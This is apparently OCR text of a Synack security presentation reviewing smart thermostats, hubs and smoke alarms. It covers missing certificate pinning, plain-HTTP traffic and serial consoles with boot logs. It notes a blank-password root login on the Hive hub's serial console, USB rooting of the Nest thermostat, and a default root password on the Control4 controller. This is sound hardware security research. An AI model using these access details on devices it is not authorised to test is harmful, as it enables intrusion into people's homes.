
WR9EBSTATZBE3

Synack

ECOBEE
serial console

- two different serial ports


57600 baud



Synack

HIVE
Findings

- built on top of the alertme.com platform
- good overall security



- none?

HIVE
Findings

- no cert pinning
- mix of http and https content.

- comms to alertme.com appear properly encrypted.
- on device references to test instances

Synack

HIVE
serial console

- just boot
- user: root
- password: <blank>

FCC ID

NOT-1N-BR1T4N

Synack

HIVE
serial console

COM5:115200baud - Tera Term VT

File Edit Setup Control Window Help


```
Cold reset
HubOS v1.29 Copyright (C) AlertMe.com 2013
>
 Loading linux...
MD5 checksum & Operator key passed
Loading ramdisk...
MD5 checksum & Operator key passed
Starting linux...
Uncompressing Linux.....................................................................................
.................. done, booting the kernel.
Initializing cgroup subsys cpuset
Initializing cgroup subsys cpu
Linux version 2.6.32.27-svn6484 (fopa@bobbed2) (gcc version 4.3.5 (Buildroot 2010.11) ) #1 Fri Nov 15 13:55:29 GMT
 2013
CPU: ARM920T [41129200] revision 0 (ARMv4T), cr=c0007177
CPU: VIVT data cache, VIVT instruction cache
Machine: AlertMe.com Hub CPU Board
Memory policy: ECC disabled, Data cache writeback
Built 1 zonelists in Zone order, mobility grouping on.  Total pages: 8016
Kernel command line: console=ttyAM1,115200 root=/dev/mtdblock3 rootfstype=yaffs2,ext2
PID hash table entries: 128 (order: -3, 512 bytes)
Dentry cache hash table entries: 4096 (order: 2, 16384 bytes)
Inode-cache hash table entries: 2048 (order: 1, 8192 bytes)
Memory: 8MB 8MB 8MB 8MB = 32MB total
Memory: 26560KB available (3168K code, 375K data, 104K init, 0K highmem)
SLUB: Genslabs=11, HWalign=32, Order=0-3, MinObjects=0, CPUs=1, Nodes=1
Hierarchical RCU implementation.
NR_IRQS:120
VIC @efb0000: id 0x00041190, vendor 0x41
VIC @efc0000: id 0x00041190, vendor 0x41
allocated 327680 bytes of page_cgroup
please try 'cgroup_disable=memory' option if you don't want memory cgroups
Calibrating delay loop... 99.73 BogoMIPS (lpj=498688)
Mount-cache hash table entries: 512
Initializing cgroup subsys ns
Initializing cgroup subsys cpuacct
Initializing cgroup subsys memory
Initializing cgroup subsys devices
Initializing cgroup subsys freezer
CPU: Testing write buffer coherency: ok
NET: Registered protocol family 16
AlertMe hub PCB revision 5
AMEHUB: disabling spiflash enable
Setting modem fudge...
ep93xx: PLL1 running at 400 MHz, PLL2 at 192 MHz
```

Synack

HONEYWELL LYRIC

Findings

- Lyric runs a web server during initial pairing
- open wifi for initial pairing
- pairing webserver http (not https)
- ExpressLogic RTOS (probably ThreadX)
- generally quite secure



- none?

HONEYWELL LYRIC

Findings

- creds stored in keychain
- no cert pinning
- creds can show up in log files

- static IP’s used?
- weather transmitted over http (not https)
- https certs validated for all comms

Synack

HONEYWELL LYRIC

3 serial consoles...

115200 baud

COM5:115200baud - Tera Term VT


File Edit Setup Control Window Help

```
x5≡00#        ▮x/└00        xp<0        ▮x6▄0

*** Bootloader v 01.00.02.00, compiled: May 19 2014 09:49:50 ***

Field Update Identifiers are VALID.

Internal Flash:
   Version: 1.1.8.4
   Status: FDFDFFFF (PROVISIONAL)
   Initial status: FDFDFFFF (PROVISIONAL)
   NotFlashedFlag: FALSE
   RestoreResetCount: 0
   RestoreResetThreshold: 3F
   Size: BC3FC
   Checksum: 452BF69

High priority location: EXT_FLASH_LOCATION_B
   Version: 1.1.8.4
   Status: FDFDFDFD (VALID)
   Initial status: FDFDFFFF (PROVISIONAL)
   NotFlashedFlag: FALSE
   RestoreResetCount: 0
   RestoreResetThreshold: 3F
   Size: BC3FC
   Checksum: 452BF69

Low priority location: EXT_FLASH_LOCATION_A
   Version: 1.1.4.0
   Status: F5F5FDFD (FALLBACK)
   Initial status: FDFDFDFD (VALID)
   NotFlashedFlag: FALSE
   RestoreResetCount: 0
   RestoreResetThreshold: 3F
   Size: BADA4
   Checksum: 44ABCCF


---> Booting application...

[0Initializing Phantom
Initializing Phantom Structs
Loading Phantom Vars from NVM NVM
<READY>
```

Synack

HONEYWELL LYRIC


3 serial consoles...



Synack

HONEYWELL LYRIC

3 serial consoles...




Synack

HONEYWELL LYRIC

serial console

- couldn’t get any RX working
- torx t6 to open
- difficult to wire up



FCC ID


HS9-TH8732WF01

Synack

NEST THERMOSTAT

Findings

- linux based
- can be rooted via usb
- some mystery usb ports
- overall quite secure



- none.

NEST THERMOSTAT

Findings

- no cert pinning
- credentials not stored in keychain
- https used for comms

- https used for comms
- weather data used http, not https

NEST THERMOSTAT

mmm, synack

Synack

NEST THERMOSTAT

serial console

- gtvhacker (now exploiteers) have great tools to root
- no fcc id printed on device, weird.

FCC ID


ZQAT20

Synack

NEST PROTECT

Findings

- yet to be rooted (afaik!)
- likely a 2.2v serial port
- usb port can act as mass storage
- probably FreeRTOS
- 6 digit pairing codes
- “Nest Weave” UDP port 11095
- Acts as Wifi AP during pairing



- no PC app

NEST PROTECT

Findings

- no cert pinning
- credentials not stored in keychain
- https used for comms
- app speaks “weave” protocol during pairing

- https used for comms
- weather data used http, not https

NEST PROTECT

device internals


FCC ID

ZQAS10

Synack

NEST PROTECT

device internals



FCC ID


ZQAS10

Synack

Control4 HC-250

Findings

- no network controls
- default root password
- “backdoor” mostly gone
- only decent if firewalled
- filesystem mostly stored on SD card



- “composer” communicates over https
- verifies certs

Synack

Control4 HC-250

Findings

